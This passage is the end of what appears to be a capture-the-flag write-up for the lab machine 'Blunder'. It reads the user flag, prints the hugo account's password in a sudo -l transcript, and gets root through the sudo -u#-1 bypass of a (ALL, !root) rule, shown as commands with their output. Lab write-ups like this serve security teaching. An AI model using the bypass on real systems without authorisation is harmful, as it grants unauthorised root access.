drwxr-xr-x 2 hugo hugo 4.0K Nov 28  2019 Music
drwxr-xr-x 2 hugo hugo 4.0K Nov 28  2019 Pictures
drwxr-xr-x 2 hugo hugo 4.0K Nov 28  2019 Public
drwxr-xr-x 2 hugo hugo 4.0K Nov 28  2019 Templates
-r-------- 1 hugo hugo   33 Aug 19 01:24 user.txt
drwxr-xr-x 2 hugo hugo 4.0K Nov 28  2019 Videos
hugo@blunder:~$ cat user.txt
cat user.txt
94a4[redacted]bedc
hugo@blunder:~$
```

Escalate to root

I always check `sudo -l` once I've gained a user account. This reveals an odd entry. The hugo account cannot execute /bin/bash as root.

```
hugo@blunder:~$ sudo -l
sudo -l
Password: Password120

Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
```

A quick google search of this sudo line entry revealed an easy workaround.

```
hugo@blunder:~$ sudo -u#-1 /bin/bash
sudo -u#-1 /bin/bash
root@blunder:/home/hugo# cat /root/root.txt
cat /root/root.txt
fb[redacted]fc
root@blunder:/home/hugo#
```

That's all, folks!